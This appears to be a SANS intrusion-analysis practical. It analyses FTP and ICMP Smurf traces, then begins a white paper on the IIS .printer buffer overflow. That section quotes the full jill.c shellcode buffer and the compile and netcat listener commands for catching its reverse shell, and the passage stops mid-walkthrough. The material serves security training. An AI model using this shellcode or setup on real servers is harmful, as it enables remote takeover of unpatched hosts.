May 21 10:29:04 205.178.180.119:20 -> MY.NET.1.1:1325 SYN ******S*
May 21 10:29:04 205.178.180.119:20 -> MY.NET.1.1:1327 SYN ******S*
```

```
May 21 10:29:04 205.178.180.119:20 -> MY.NET.1.1:1329 SYN ******S*
May 21 10:29:05 205.178.180.119:20 -> MY.NET.1.1:1331 SYN ******S*
May 21 10:29:05 205.178.180.119:20 -> MY.NET.1.1:1333 SYN ******S*
May 21 10:29:06 205.178.180.119:20 -> MY.NET.1.1:1335 SYN ******S*
May 21 10:29:06 205.178.180.119:20 -> MY.NET.1.1:1339 SYN ******S*
May 21 10:29:07 205.178.180.119:20 -> MY.NET.1.1:1341 SYN ******S*
May 21 10:29:07 205.178.180.119:20 -> MY.NET.1.1:1343 SYN ******S*
May 21 10:29:08 205.178.180.119:20 -> MY.NET.1.1:1345 SYN ******S*
May 21 10:29:09 205.178.180.119:20 -> MY.NET.1.1:1347 SYN ******S*
May 21 10:29:10 205.178.180.119:20 -> MY.NET.1.1:1350 SYN ******S*
May 21 10:29:10 205.178.180.119:20 -> MY.NET.1.1:1354 SYN ******S*
May 21 10:29:11 205.178.180.119:20 -> MY.NET.1.1:1356 SYN ******S*
May 21 10:29:11 205.178.180.119:20 -> MY.NET.1.1:1358 SYN ******S*
May 21 10:29:12 205.178.180.119:20 -> MY.NET.1.1:1360 SYN ******S*
May 21 10:29:12 205.178.180.119:20 -> MY.NET.1.1:1362 SYN ******S*
May 21 10:29:12 205.178.180.119:20 -> MY.NET.1.1:1365 SYN ******S*
May 21 10:29:13 205.178.180.119:20 -> MY.NET.1.1:1367 SYN ******S*
May 21 10:29:13 205.178.180.119:20 -> MY.NET.1.1:1370 SYN ******S*
May 21 10:29:14 205.178.180.119:20 -> MY.NET.1.1:1372 SYN ******S*
May 21 10:29:14 205.178.180.119:20 -> MY.NET.1.1:1374 SYN ******S*
May 21 10:39:54 205.178.180.119:20 -> MY.NET.1.1:2282 SYN ******S*
May 21 10:39:54 205.178.180.119:20 -> MY.NET.1.1:2287 SYN ******S*
May 21 10:39:56 205.178.180.119:20 -> MY.NET.1.1:2299 SYN ******S*
May 21 10:39:56 205.178.180.119:20 -> MY.NET.1.1:2302 SYN ******S*
May 21 10:39:56 205.178.180.119:20 -> MY.NET.1.1:2307 SYN ******S*
May 21 10:39:57 205.178.180.119:20 -> MY.NET.1.1:2309 SYN ******S*
May 21 10:39:58 205.178.180.119:20 -> MY.NET.1.1:2313 SYN ******S*
May 21 10:40:02 205.178.180.119:20 -> MY.NET.1.1:2320 SYN ******S*
May 21 10:40:04 205.178.180.119:20 -> MY.NET.1.1:2323 SYN ******S*
May 21 10:40:04 205.178.180.119:20 -> MY.NET.1.1:2325 SYN ******S*
May 21 10:40:08 205.178.180.119:20 -> MY.NET.1.1:2327 SYN ******S*
May 21 10:40:09 205.178.180.119:20 -> MY.NET.1.1:2337 SYN ******S*
May 21 10:40:11 205.178.180.119:20 -> MY.NET.1.1:2340 SYN ******S*
May 21 10:40:12 205.178.180.119:20 -> MY.NET.1.1:2344 SYN ******S*
May 21 10:40:12 205.178.180.119:20 -> MY.NET.1.1:2349 SYN ******S*
May 21 10:40:13 205.178.180.119:20 -> MY.NET.1.1:2351 SYN ******S*
May 21 10:40:14 205.178.180.119:20 -> MY.NET.1.1:2355 SYN ******S*
May 21 10:40:15 205.178.180.119:20 -> MY.NET.1.1:2360 SYN ******S*
May 21 10:40:16 205.178.180.119:20 -> MY.NET.1.1:2362 SYN ******S*
May 21 10:40:19 205.178.180.119:20 -> MY.NET.1.1:2367 SYN ******S*
May 21 10:40:20 205.178.180.119:20 -> MY.NET.1.1:2369 SYN ******S*
May 21 10:40:23 205.178.180.119:20 -> MY.NET.1.1:2387 SYN ******S*
May 21 10:40:24 205.178.180.119:20 -> MY.NET.1.1:2389 SYN ******S*
May 21 10:40:25 205.178.180.119:20 -> MY.NET.1.1:2393 SYN ******S*
May 21 10:40:26 205.178.180.119:20 -> MY.NET.1.1:2395 SYN ******S*
May 21 10:40:27 205.178.180.119:20 -> MY.NET.1.1:2397 SYN ******S*
May 21 10:40:27 205.178.180.119:20 -> MY.NET.1.1:2399 SYN ******S*
May 21 10:40:28 205.178.180.119:20 -> MY.NET.1.1:2402 SYN ******S*
May 21 10:40:29 205.178.180.119:20 -> MY.NET.1.1:2404 SYN ******S*
May 21 10:40:33 205.178.180.119:20 -> MY.NET.1.1:2407 SYN ******S*
May 21 10:40:34 205.178.180.119:20 -> MY.NET.1.1:2409 SYN ******S*
May 21 10:40:38 205.178.180.119:20 -> MY.NET.1.1:2412 SYN ******S*
May 21 10:40:38 205.178.180.119:20 -> MY.NET.1.1:2414 SYN ******S*
May 21 10:40:39 205.178.180.119:20 -> MY.NET.1.1:2417 SYN ******S*
```

1. **Source of Trace:**

   The source of this trace is the following URL:
   http://www.incidents.org/archives/intrusions/msg00355.html

2. **Detect was generated by:**

   Although the post does not specifically say, this appears to be a Snort portscan log.

3. **Probability the source address was spoofed:**

   This is a trace of tcp traffic. The source is providing stimulus and is expecting a response from the destination. The source address is not spoofed.

4. **Description of attack:**

   This attack appears to be a Syn scan of the firewall using some tool that uses a source port of 20. This may be an attempt to disguise the traffic as an ftp session or to see if the firewall is 'non-stateful' and will allow ftp-data traffic through.

5. **Attack mechanism:**

   The trace above, in all probability is a false alarm. At first glance, this trace appears to be a port scan, directed at the firewall by sending multiple SYN packets and checking for a reply in order to determine if the host is listening on that port.

   What is probably really happening: Ftp listens on port 21 for client connections but uses port 20 for data transfer. A sample ftp session is illustrated below:

   Client: –>Server:21 – SYN
   Server:21 –> Client – SYN-ACK
   Client –> Server:21 – ACK

   <user and password authentication takes place>

   In standard ftp, once the client has made a request for data the actual data channel is set up from the server back to the client by initiating a new 3-way handshake, usually from port 20 to a high number port specified by the client.

   Client –> Server:21 (Request data)
   Server:20 –> Client – SYN

   Most modern packet filtering devices are configured to drop inbound Syn packets unless destined for a port that is specifically allowed.

In the above trace, the firewall is dropping these connections and the ftp server repeats the attempt to establish a connection, incrementing the destination port until it ultimately times out.

6. **Correlations:**

   The following paper outlines this problem nicely:
   http://www.employees.org/~lnapier/ftp-white.html

7. **Evidence of active targeting:**

   Not applicable. In this case, since this trace is actually a false positive and not an attack, there is no targeting taking place either active or passive.

8. **Severity:**

   (Criticality + Lethality) – (System countermeasures + Network countermeasures)

   Criticality = 5. Had this been an actual attack, the Network's firewall would have been the target.

   Lethality = 0. This attack is a false positive

   System countermeasures = 5. One would assume that the firewall is hardened and properly configured.

   Network countermeasures = 4. Firewall is correctly dropping inbound Syn packets.

   (5+ 0) – (5 + 4) = **-4**

9. **Defensive recommendation:**

   Clients from inside the firewall should use passive ftp (PASV) which allows the client to initiate the data transfer instead of the server. Proxy server can be used to handle ftp sessions for internal clients.

10. **Multiple choice test question:**

    RFC 959 and RFC 1123 define what ports for ftp traffic.

    a) 21 for session and 20 for data
    b) 20 for session and 21 for data
    c) 21 for session and any ephemeral port for data.

d) The RFCs do not specify any port for ftp.

Answer: D Ports 20 and 21 are used by convention only.

Trace #5 – ICMP Broadcast Echo Requests:

```
03/22/01 21:44:30.308849 ni-11-38.cytanet.com.cy > 255.255.255.255: icmp: echo request
03/22/01 21:44:30.309004 my.dmz.net.178 > ni-11-38.cytanet.com.cy: icmp: echo reply
03/22/01 21:44:30.322642 my.dmz.net.165 > ni-11-38.cytanet.com.cy: icmp: echo reply
03/22/01 21:44:31.304407 host03 > ni-11-38.cytanet.com.cy: icmp: echo reply
03/22/01 21:44:31.304501 host03 > ni-11-38.cytanet.com.cy: icmp: echo reply
03/22/01 21:44:41.215355 ni-11-38.cytanet.com.cy > 255.255.255.255: icmp: echo request

  ...snip...

03/23/01 06:59:10.595777 ni-11-38.cytanet.com.cy > 255.255.255.255: icmp: echo request
03/23/01 06:59:10.595810 host03 > ni-11-38.cytanet.com.cy: icmp: echo reply
03/23/01 06:59:14.034347 ni-11-38.cytanet.com.cy > 255.255.255.255: icmp: echo request
03/23/01 06:59:14.034376 host03 > ni-11-38.cytanet.com.cy: icmp: echo reply
03/23/01 06:59:38.209936 ni-11-38.cytanet.com.cy > 255.255.255.255: icmp: echo request
03/23/01 06:59:38.209972 host03 > ni-11-38.cytanet.com.cy: icmp: echo reply
03/23/01 06:59:41.666738 ni-11-38.cytanet.com.cy > 255.255.255.255: icmp: echo request
03/23/01 06:59:41.666773 host03 > ni-11-38.cytanet.com.cy: icmp: echo reply
03/23/01 06:59:48.547542 ni-11-38.cytanet.com.cy > 255.255.255.255: icmp: echo request
03/23/01 06:59:48.547575 host03 > ni-11-38.cytanet.com.cy: icmp: echo reply
---------------

03/22/01 21:53:32.490316 nic-c53s02-l133.spidernet.net > 255.255.255.255: icmp: echo request
03/22/01 21:53:32.490402 host03 > nic-c53s02-l133.spidernet.net: icmp: echo reply
03/22/01 21:53:32.490591 my.dmz.net.178 > nic-c53s02-l133.spidernet.net: icmp: echo reply
03/22/01 21:53:32.490678 my.dmz.net.165 > nic-c53s02-l133.spidernet.net: icmp: echo reply
03/22/01 21:53:33.205041 nic-c53s02-l133.spidernet.net > 255.255.255.255: icmp: echo request
03/22/01 21:53:33.205069 host03 > nic-c53s02-l133.spidernet.net: icmp: echo reply
03/22/01 21:53:33.205163 host03 > nic-c53s02-l133.spidernet.net: icmp: echo reply
03/22/01 21:53:33.205281 my.dmz.net.178 > nic-c53s02-l133.spidernet.net: icmp: echo reply
03/22/01 21:53:33.205422 my.dmz.net.165 > nic-c53s02-l133.spidernet.net: icmp: echo reply
03/22/01 21:53:33.256143 nic-c53s02-l133.spidernet.net > 255.255.255.255: icmp: echo request
  ...snip...
03/22/01 21:59:57.150720 nic-c53s02-l133.spidernet.net > 255.255.255.255: icmp: echo request
03/22/01 21:59:57.150747 host03 > nic-c53s02-l133.spidernet.net: icmp: echo reply
03/22/01 21:59:57.150842 host03 > nic-c53s02-l133.spidernet.net: icmp: echo reply
03/22/01 21:59:57.150958 my.dmz.net.178 > nic-c53s02-l133.spidernet.net: icmp: echo reply
03/22/01 21:59:57.151098 my.dmz.net.165 > nic-c53s02-l133.spidernet.net: icmp: echo reply
03/22/01 22:00:20.797546 nic-c53s02-l133.spidernet.net > 255.255.255.255: icmp: echo request
03/22/01 22:00:20.797661 host03 > nic-c53s02-l133.spidernet.net: icmp: echo reply
03/22/01 22:00:30.887259 nic-c53s02-l133.spidernet.net > 255.255.255.255: icmp: echo request
03/22/01 22:00:30.887292 host03 > nic-c53s02-l133.spidernet.net: icmp: echo reply
03/22/01 22:00:31.044106 nic-c53s02-l133.spidernet.net > 255.255.255.255: icmp: echo request
03/22/01 22:00:31.044134 host03 > nic-c53s02-l133.spidernet.net: icmp: echo reply
```

```
03/22/01 20:19:45.042341 208.160.252.93 > 255.255.255.255: icmp: echo request
03/22/01 20:19:45.042421 host03 > 208.160.252.93: icmp: echo reply
03/22/01 20:19:48.491857 208.160.252.93 > 255.255.255.255: icmp: echo request
03/22/01 20:19:48.491889 host03 > 208.160.252.93: icmp: echo reply
03/22/01 20:19:55.390909 208.160.252.93 > 255.255.255.255: icmp: echo request
03/22/01 20:19:55.390941 host03 > 208.160.252.93: icmp: echo reply
03/22/01 20:20:05.753945 208.160.252.93 > 255.255.255.255: icmp: echo request
03/22/01 20:20:05.754046 host03 > 208.160.252.93: icmp: echo reply
03/22/01 20:20:09.221676 208.160.252.93 > 255.255.255.255: icmp: echo request
03/22/01 20:20:09.221710 host03 > 208.160.252.93: icmp: echo reply
  ...snip...
03/22/01 20:24:50.352908 208.160.252.93 > 255.255.255.255: icmp: echo request
03/22/01 20:24:50.352940 host03 > 208.160.252.93: icmp: echo reply
03/22/01 20:24:55.778808 208.160.252.93 > 255.255.255.255: icmp: echo request
03/22/01 20:24:55.778837 host03 > 208.160.252.93: icmp: echo reply
03/22/01 20:25:17.937886 208.160.252.93 > 255.255.255.255: icmp: echo request
03/22/01 20:25:17.937922 host03 > 208.160.252.93: icmp: echo reply
03/22/01 20:25:25.763100 208.160.252.93 > 255.255.255.255: icmp: echo request
03/22/01 20:25:25.763132 host03 > 208.160.252.93: icmp: echo reply
03/22/01 20:25:25.916301 208.160.252.93 > 255.255.255.255: icmp: echo request
03/22/01 20:25:25.916329 host03 > 208.160.252.93: icmp: echo reply
```

```
03/22/01 20:03:46.240469 pc02-bq.mozcom.com > 255.255.255.255: icmp: echo request
03/22/01 20:03:46.244190 host03 > pc02-bq.mozcom.com: icmp: echo reply
03/22/01 20:03:49.614799 pc02-bq.mozcom.com > 255.255.255.255: icmp: echo request
03/22/01 20:03:49.614830 host03 > pc02-bq.mozcom.com: icmp: echo reply
03/22/01 20:03:56.550257 pc02-bq.mozcom.com > 255.255.255.255: icmp: echo request
03/22/01 20:03:56.550290 host03 > pc02-bq.mozcom.com: icmp: echo reply
03/22/01 20:04:10.154929 pc02-bq.mozcom.com > 255.255.255.255: icmp: echo request
03/22/01 20:04:10.154967 host03 > pc02-bq.mozcom.com: icmp: echo reply
03/22/01 20:04:16.933627 pc02-bq.mozcom.com > 255.255.255.255: icmp: echo request
03/22/01 20:04:16.933658 host03 > pc02-bq.mozcom.com: icmp: echo reply
  ...snip...
03/22/01 20:17:15.448137 pc02-bq.mozcom.com > 255.255.255.255: icmp: echo request
03/22/01 20:17:15.448170 host03 > pc02-bq.mozcom.com: icmp: echo reply
03/22/01 20:17:19.386282 pc02-bq.mozcom.com > 255.255.255.255: icmp: echo request
03/22/01 20:17:19.386312 host03 > pc02-bq.mozcom.com: icmp: echo reply
03/22/01 20:17:23.390071 pc02-bq.mozcom.com > 255.255.255.255: icmp: echo request
03/22/01 20:17:23.390103 host03 > pc02-bq.mozcom.com: icmp: echo reply
03/22/01 20:17:29.614514 pc02-bq.mozcom.com > 255.255.255.255: icmp: echo request
03/22/01 20:17:29.614548 host03 > pc02-bq.mozcom.com: icmp: echo reply
03/22/01 20:17:36.498995 pc02-bq.mozcom.com > 255.255.255.255: icmp: echo request
03/22/01 20:17:36.499029 host03 > pc02-bq.mozcom.com: icmp: echo reply
```

1. **Source of Trace:**

   The source of this trace is:

http://www.incidents.org/archives/y2k/032301-1900.htm

2. **Detect was generated by:**

   Although the post does not specifically say, it appears that this trace was generated by tcpdump.

3. **Probability the source address was spoofed:**

   Likely. If the attacker(s) is mapping the target network, the source address may not be spoofed. However, given the fact that multiple source addresses are seen in this trace, it is likely that the source addresses are being spoofed. The source addresses are likely to be the real victim in this attack.

4. **Description of attack:**


   This could possibly be an attempt to map my.net's network. Icmp echo requests directed at a broadcast address can be a quick and efficient way to get a map of a potential target's network.

   Since this traffic is sustained over a long period of time and comes from multiple source, a more likely explanation is that my.net is being used to participate in a Smurf style attack on selected victims as determined by the source address.

5. **Attack mechanism:**

   A Smurf attack is a type of Denial of Service (DoS) that takes advantage of networks that are not configured drop icmp packets and respond to icmp broadcast echo requests. If an icmp echo request is sent to a network and that network's router allows the packet to pass, all hosts on the network will receive the echo request and respond.

   The smurf attack works by sending large amounts of broadcast echo requests with a forged source address to a network that accepts them. All hosts on the network will then reply to the forged source address, inundating the victim with data and causing a DoS condition to the victim's host or network.



The following hosts appear to be the target of this attack:

nic-c53s02-l133.spidernet.net	194.154.146.141
pc02-bq.mozcom.com	206.151.137.211
ni-11-38.cytanet.com.cy	195.14.144.38

6. Correlations:

Similar traces have been listed in other practicals:
www.sans.org/y2k/practical/Charles_Hutson_GCIA.doc
http://www.sans.org/y2k/practical/David_Goch_GCIA.doc

Novak, Judy. IP Behavior III Internet Control Message Protocol. Sans.org, 2000-2001. p.10 – 31.

7. Evidence of active targeting:

Even though the icmp echo request are broadcasts, this network appears to have been actively targeted, probably from a list of networks known to be conduits for a Smurf attack. The victims in this attack are probably being deliberately targeted as well. Why these targets were singled out for attack is unknown.

8. Severity:

(Criticality + Lethality) – (System countermeasures + Network countermeasures)

Criticality = 3. This detect shows that my.net's servers are responding to the echo requests. Although we do not know exactly what these hosts are for, they could potentially be critical servers such as web or mail servers.

Lethality = 3. As a denial of service attack, this type of activity can take up bandwidth and tarnish the reputation of your company.

System countermeasures = 0. Hosts in the DMZ are happily responding to these requests.

Network countermeasures = 1. None other than the IDS that made the detect.

(3+ 3) – (0 + 1) = **5**

9. Defensive recommendation:

Block icmp echo requests at the firewall! Icmp can be used maliciously against you in a variety of way. As a way of mapping your network, as well as used in DoS attacks against your network or by using you to attack someone else as appears to be happening in this detect.

10. Multiple choice test question:

An icmp echo request and echo reply will have what type and what code?

a) echo request – Type: 8 Code: 0
   echo reply - Type: 0 Code: 0

b) echo request – Type: 0 Code: 0
   echo reply - Type: 8 Code: 0

c) echo request - Type: 12 Code: 0
   echo request - Type: 12 Code: 1

d) echo request - Type: 0x08 Code: 0x00
   echo reply - Type: 0x00 Code: 0x08

Answer: **A**

Assignment 2: White paper on IIS .printer ISAPI buffer overflow vulnerability.

"Hacking IIS with jill.c"

Introduction:

Microsoft's Internet Information Server (IIS), long a favorite target of the hacker community, was discovered to have a serious flaw when eeye digital security, a security research firm, announced the discovery of yet another buffer overflow vulnerability associated with IIS.

IIS is Microsoft's web server that comes on the operating system CD and can be installed during initial setup or anytime after. With Windows 2000, IIS is up to version 5.0 and includes a variety of new features including the .printer ISAPI filter extension which was discovered to be vulnerable. The eeye digital security team describes it in their post:

> It turns out the latest development code of Retina was able to find a buffer overflow within the .printer ISAPI filter (C:\WINNT\System32\msw3prt.dll) which provides Windows 2000 with support for the Internet Printing Protocol (IPP) which allows for the Web based control of various aspects of networked printers. (www.eeye.com, advisory AD20010501)

Over the years, IIS has be the victim of several well know exploits including the Unicode and MDAC RDS. Yet IIS'market has continued to expand making each new published exploit potentially more devastating because of the likelihood of finding unpatched servers on the Internet. The .printer ISAPI vulnerability is no exception and could prove to be the most significant yet.

Buffer Overflows:

Microsoft's glossary of terms defines a buffer overrun as the following:

> An attack in which a malicious user exploits an unchecked buffer in a program and overwrites the program code with their own data. If the program code is overwritten with new executable code, the effect is to change the program's operation as dictated by the attacker. If overwritten with other data, the likely effect is to cause the program to crash. (www.microsoft.com, Glossary of terms: Buffer Overrun).

Programs that assign a buffer to hold data and do not provide bounds checking for this buffer are vulnerable to an overflow attack. An attacker can send data that overflows the buffer and inserts code of their choosing. This code can be almost any command and is often used for such actions as sending a remote shell back to the attacker or changing the

password file to add a privileged account. This type of vulnerability is one of the most difficult to detect since the user often does not have access to the source code of the program they are running and cannot inspect it for potential flaws. It can also be one of the most devastating, often leading to a complete compromise of the victim's machine.

Description of attack:

Soon after this latest IIS vulnerability was announced, jill.c was posted on Bugtraq. Jill.c, written by Dark Spyrit, is a well-written exploit that spawns a reverse shell back to the attacker's machine, giving them complete access to a remote server. Curious, I decided to download the code and run it against a test machine.

The exploit takes advantage of the file %systemroot%\system32\msw3prt.dll, which is used for the Internet Printing Protocol and is enabled on IIS 5.0 web servers by default. As the original announcement stated "the vulnerability arises when a buffer of approximately 420 bytes is sent within the HTTP Host: header for a .printer ISAPI request". (www.eeye.com, advisory AD20010501)

Running the attack:

The jill.c exploit code can be found on numerous web sites including the following:

http://www.securityfocus.com/data/vulnerabilities/exploits/jill.c
http://packetstormsecurity.com/0105-exploits/jill.c

Examining the code, one can see quite clearly see the exploit in the following excerpt (see apendix for complete source code of jill.c):

```
unsigned char sploit[]=
"\x47\x45\x54\x20\x2f\x4e\x55\x4c\x4c\x2e\x70\x72\x69\x6e\x74\x65\x72\x20"
"\x48\x54\x54\x50\x2f\x31\x2e\x30\x0d\x0a\x42\x65\x61\x76\x75\x68\x3a\x20"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\xeb\x03\x5d\xeb\x05\xe8\xf8\xff\xff\xff\x83\xc5\x15\x90\x90\x90"
"\x8b\xc5\x33\xc9\x66\xb9\xd7\x02\x50\x80\x30\x95\x40\xe2\xfa\x2d\x95\x95"
"\x64\xe2\x14\xad\xd8\xcf\x05\x95\xe1\x96\xdd\x7e\x60\x7d\x95\x95\x95\x95"
"\xc8\x1e\x40\x14\x7f\x9a\x6b\x6a\x6a\x1e\x4d\x1e\xe6\xa9\x96\x66\x1e\xe3"
"\xed\x96\x66\x1e\xeb\xb5\x96\x6e\x1e\xdb\x81\xa6\x78\xc3\xc2\xc4\x1e\xaa"
"\x96\x6e\x1e\x67\x2c\x9b\x95\x95\x95\x66\x33\xe1\x9d\xcc\xca\x16\x52\x91"
"\xd0\x77\x72\xcc\xca\xcb\x1e\x58\x1e\xd3\xb1\x96\x56\x44\x74\x96\x54\xa6"
"\x5c\xf3\x1e\x9d\x1e\xd3\x89\x96\x56\x54\x74\x97\x96\x54\x1e\x95\x96\x56"
"\x1e\x67\x1e\x6b\x1e\x45\x2c\x9e\x95\x95\x95\x7d\xe1\x94\x95\x95\xa6\x55"
"\x39\x10\x55\xe0\x6c\xc7\xc3\x6a\xc2\x41\xcf\x1e\x4d\x2c\x93\x95\x95\x95"
"\x7d\xce\x94\x95\x95\x52\xd2\xf1\x99\x95\x95\x95\x52\xd2\xfd\x95\x95\x95"
"\x95\x52\xd2\xf9\x94\x95\x95\x95\xff\x95\x18\xd2\xf1\xc5\x18\xd2\x85\xc5"
"\x18\xd2\x81\xc5\x6a\xc2\x55\xff\x95\x18\xd2\xf1\xc5\x18\xd2\x8d\xc5\x18"
"\xd2\x89\xc5\x6a\xc2\x55\x52\xd2\xb5\xd1\x95\x95\x95\x18\xd2\xb5\xc5\x6a"
"\xc2\x51\x1e\xd2\x85\x1c\xd2\xc9\x1c\xd2\xf5\x1e\xd2\x89\x1c\xd2\xcd\x14"
"\xda\xd9\x94\x94\x95\x95\xf3\x52\xd2\xc5\x95\x95\x18\xd2\xe5\xc5\x18\xd2"
```

```
"\xb5\xc5\xa6\x55\xc5\xc5\xc5\xff\x94\xc5\xc5\x7d\x95\x95\x95\x95\xc8\x14"
"\x78\xd5\x6b\x6a\x6a\xc0\xc5\x6a\xc2\x5d\x6a\xe2\x85\x6a\xc2\x71\x6a\xe2"
"\x89\x6a\xc2\x71\xfd\x95\x91\x95\x95\xff\xd5\x6a\xc2\x45\x1e\x7d\xc5\xfd"
"\x94\x94\x95\x95\x6a\xc2\x7d\x10\x55\x9a\x10\x3f\x95\x95\x95\xa6\x55\xc5"
"\xd5\xc5\xd5\xc5\x6a\xc2\x79\x16\x6d\x6a\x9a\x11\x02\x95\x95\x95\x1e\x4d"
"\xf3\x52\x92\x97\x95\xf3\x52\xd2\x97\x8e\xac\x52\xd2\x91\x5e\x38\x4c\xb3"
"\xff\x85\x18\x92\xc5\xc6\x6a\xc2\x61\xff\xa7\x6a\xc2\x49\xa6\x5c\xc4\xc3"
"\xc4\xc4\xc4\x6a\xe2\x81\x6a\xc2\x59\x10\x55\xe1\xf5\x05\x05\x05\x05\x15"
"\xab\x95\xe1\xba\x05\x05\x05\x05\xff\x95\xc3\xfd\x95\x91\x95\x95\xc0\x6a"
"\xe2\x81\x6a\xc2\x4d\x10\x55\xe1\xd5\x05\x05\x05\x05\xff\x95\x6a\xa3\xc0"
"\xc6\x6a\xc2\x6d\x16\x6d\x6a\xe1\xbb\x05\x05\x05\x05\x7e\x27\xff\x95\xfd"
"\x95\x91\x95\x95\xc0\xc6\x6a\xc2\x69\x10\x55\xe9\x8d\x05\x05\x05\x05\xe1"
"\x09\xff\x95\xc3\xc5\xc0\x6a\xe2\x8d\x6a\xc2\x41\xff\xa7\x6a\xc2\x49\x7e"
"\x1f\xc6\x6a\xc2\x65\xff\x95\x6a\xc2\x75\xa6\x55\x39\x10\x55\xe0\x6c\xc4"
"\xc7\xc3\xc6\x6a\x47\xcf\xcc\x3e\x77\x7b\x56\xd2\xf0\xe1\xc5\xe7\xfa\xf6"
"\xd4\xf1\xf1\xe7\xf0\xe6\xe6\x95\xd9\xfa\xf4\xf1\xd9\xfc\xf7\xe7\xf4\xe7"
"\xec\xd4\x95\xd6\xe7\xf0\xf4\xe1\xf0\xc5\xfc\xe5\xf0\x95\xd2\xf0\xe1\xc6"
"\xe1\xf4\xe7\xe1\xe0\xe5\xdc\xfb\xf3\xfa\xd4\x95\xd6\xe7\xf0\xf4\xe1\xf0"
"\xc5\xe7\xfa\xf6\xf0\xe6\xe6\xd4\x95\xc5\xf0\xf0\xfe\xdb\xf4\xf8\xf0\xf1"
"\xc5\xfc\xe5\xf0\x95\xd2\xf9\xfa\xf7\xf4\xf9\xd4\xf9\xf9\xfa\xf6\x95\xc2"
"\xe7\xfc\xe1\xf0\xd3\xfc\xf9\xf0\x95\xc7\xf0\xf4\xf1\xd3\xfc\xf9\xf0\x95"
"\xc6\xf9\xf0\xf0\xe5\x95\xd0\xed\xfc\xe1\xc5\xe7\xfa\xf6\xf0\xe6\xe6\x95"
"\xd6\xf9\xfa\xe6\xf0\xdd\xf4\xfb\xf1\xf9\xf0\x95\xc2\xc6\xda\xd6\xde\xa6"
"\xa7\x95\xc2\xc6\xd4\xc6\xe1\xf4\xe7\xe1\xe0\xe5\x95\xe6\xfa\xf6\xfe\xf0"
"\xe1\x95\xf6\xf9\xfa\xe6\xf0\xe6\xfa\xf6\xfe\xf0\xe1\x95\xf6\xfa\xfb\xfb"
"\xf0\xf6\xe1\x95\xe6\xf0\xfb\xf1\x95\xe7\xf0\xf6\xe3\x95\xf6\xf8\xf1\xbb"
"\xf0\xed\xf0\x95\x0d\x0a\x48\x6f\x73\x74\x3a\x20\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x33"
"\xc0\xb0\x90\x03\xd8\x8b\x03\x8b\x40\x60\x33\xdb\xb3\x24\x03\xc3\xff\xe0"
"\xeb\xb9\x90\x90\x05\x31\x8c\x6a\x0d\x0a\x0d\x0a";
```

The characters "\x90\" are the hex value for a no-operations (NOOP) on an x86 architecture computer. This value is often used in buffer overflow attacks to pad the attackers code, thereby insuring that the malicious code will be run.

For my test, I compiled the code on a Dell laptop running Mandrake 7.1 with the following command: # **gcc –o jill jill.c**, then issued the command **# chmod 755 jill** to make the file executable.

For this exploit, a listener needs to be running on the attacker's machine that the victim can connect to. For my listener, I used Netcat with the following command: **# nc –l –p 24 –vv**
